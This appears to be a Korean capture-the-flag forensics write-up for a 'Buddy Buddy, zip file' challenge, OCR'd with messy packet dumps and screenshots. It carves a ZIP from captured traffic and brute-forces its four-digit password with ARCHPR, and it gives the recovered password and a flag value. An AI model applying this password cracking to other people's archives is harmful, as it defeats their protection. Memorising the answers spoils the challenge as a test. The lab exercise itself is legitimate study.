
Key = 11582980



H_04

□ Question:



Buddy Buddy, zip file






16836	113.812376	172.20192.168.222.141	TCP	135	987-1773	[PSH, ACK]	Seq=160	Ack=44	win=64240	Len=81
16837	113.812808	192.16172.20.10.63	TCP	70	1773-987	[PSH, ACK]	Seq=44	Ack=241	win=65295	Len=16
0020	de 8d 03 db 06 ed 48 15 40 52 df c3 7d 71 50 18H. @R..}qP.								
0030	fa f0 02 50 00 00 4d 00 00 00 05 a0 50 00 00 00	...P..M.P...								
0040	00 00 38 f2 9d f4 a5 88 cc 01 4c 3f ee 74 a3 00	..8..... ..L?.t..								
0050	00 00 53 32 56 35 49 47 6c 7a 49 44 51 67 62 6e	..S2V5IG lzIDQgbn								
0060	56 74 59 6d 56 79 4b 47 4a 79 64 58 52 6c 49 47	VtYmVyKG JydXRlIG								
0070	5a 76 63 6d 4e 6c 49 47 46 30 64 47 46 6a 61 79	ZvcmNIIG F0dGFjay								
0080	6b 3d 2e 7a 69 70 00	k=.zip.								

S2V5IGlzIDQgbnVtYmVyKGJydXRlIGZvcmNIIGF0dGFjayk=.zip



Key is 4 number (brute force attack)





16839	113.813596	192.16211.233.34.89	TCP	62	1774+80	[SYN]	Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
16840	113.813999	172.20192.168.222.141	TCP	233	987-1773	[PSH, ACK]	Seq=241 Ack=60 win=64240 Len=179
16841	113.814707	211.23192.168.222.141	TCP	58	80+1774	[SYN, ACK]	Seq=0 Ack=1 win=64240 Len=0 MSS=1460
16842	113.814790	192.16211.233.34.89	TCP	54	1774+80	[ACK]	Seq=1 Ack=1 win=65535 Len=0

0000	00 0c 29 41 76 d4 00 50 56 ff 4b 16 08 00 45 00	..)AV..P V.K...E.
0010	00 db 33 29 00 00 80 06 b1 6a ac 14 0a 3f c0 a8	..3).... .j...?..
0020	de 8d 03 db 06 ed 48 15 40 a3 df c3 7d 81 50 18H. @...}.P.
0030	fa f0 39 18 00 00 a7 00 00 00 06 a0 50 00 50 4b	..9.... .P.PK
0040	03 04 14 00 01 00 08 00 4d 79 4c 3f ee 74 4e f9 MyL?.tN.
0050	23 00 00 00 15 00 00 00 07 00 08 00 6b 65 79 2e	#..... .key.
0060	74 78 74 7a e5 04 00 b5 03 00 00 b5 f2 b9 40 9c	txtz.... @.
0070	34 f6 b6 c4 24 38 52 a3 a6 eb 8b 5f 82 81 5c 1d	4...\$8R.\.
0080	64 09 88 51 4d 0b 4d 71 55 9a e2 fc 21 79 50 4b	d..QM.Mq U...!yPK
0090	01 02 14 00 14 00 01 00 08 00 4d 79 4c 3f ee 74MyL?.t
00a0	4e f9 23 00 00 15 00 00 00 07 00 08 00 00 00	N.#.....
00b0	00 00 01 00 20 00 00 00 00 00 00 00 6b 65 79 2ekey.
00c0	74 78 74 7a e5 04 00 b5 03 00 00 50 4b 05 06 00	txtz.... .PK...
00d0	00 00 00 01 00 01 00 3d 00 00 00 50 00 00 00 00= ...P....
00e0	00 04 00 00 00 07 a0 50 00P .



```

HxD - [C:\Users\KMH\Desktop\buddy.zip]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 기타 설정(X) 창 설정(W) ?
16 ANSI 16 진수
buddy.zip
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 50 4B 03 04 14 00 01 00 08 00 4D 79 4C 3F EE 74 PK.....MyL?it
00000010 4E F9 23 00 00 00 15 00 00 00 07 00 08 00 6B 65 Nù#.....ke
00000020 79 2E 74 78 74 7A E5 04 00 B5 03 00 00 B5 F2 B9 y.txtzã..µ...µò²
00000030 40 9C 34 F6 B6 C4 24 38 52 A3 A6 EB 8B 5F 82 81 @œ4ôŸÃ$8Rf;è< ,.
00000040 5C 1D 64 09 88 51 4D 0B 4D 71 55 9A E2 FC 21 79 \.d.^QM.MqUšâü!y
00000050 50 4B 01 02 14 00 14 00 01 00 08 00 4D 79 4C 3F PK.....MyL?
00000060 EE 74 4E F9 23 00 00 00 15 00 00 00 07 00 08 00 itNù#.....
00000070 00 00 00 00 01 00 20 00 00 00 00 00 00 00 6B 65 .....ke
00000080 79 2E 74 78 74 7A E5 04 00 B5 03 00 00 50 4B 05 y.txtzã..µ...PK.
00000090 06 00 00 00 00 01 00 01 00 3D 00 00 00 50 00 00 .....=...P..
000000A0 00 00 00 04 00 00 00 07 A0 50 00 ..... P.

```

오프셋: AB 뒤어쓰기



일시정지 buddy.zip - 알집

파일(F) 편집(E) 도구(A) 보기(V) 설정(O) 도움말(H)

압축풀기 바로실행 새로입

공헌하 마음에 필요한 순간

원본크기 압축률 종류

원본크기	압축률	종류
21	0%	텍스

압축풀기 진행중

모바일에서도 역시 알집!

암호를 입력하세요

key.txt

암호를 입력하세요(E)

암호를 *로 표시하기(M)

확인 취소

[00:00:00/00:00:00]

key.txt

순위 (권장)

버켄스탁 샌들

8%할인

BIRKENSTOCK

작업결과 창 설정

재시작(R) 취소

0 파일 선택, 0바이트

총 1파일, 21바이트



ARCHPR 4.54 - 10%

File Recovery Help

Open Start Stop Benchmark Purchase Help About Quit

Encrypted ZIP/RAR/ACE/ARJ-file
C:\Users\WKMH\Desktop\buddy.zip

Type of attack
Brute-force

Password successfully recovered !

Advanced Archive Password Recovery statistics:


Total passwords	2,121
Total time	4ms
Average speed (passwords per second)	707,000
Password for this file	1018
Password in HEX	31 30 31 38

Save... OK

2015-05-20 오전 3:56:49 - '1018' is a valid password for this file

Current password: 1018 Average speed: 707,000 p/s
Time elapsed: Time remaining:
Password length = 4, total: 10,000, processed: 1,011
10%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.





QnA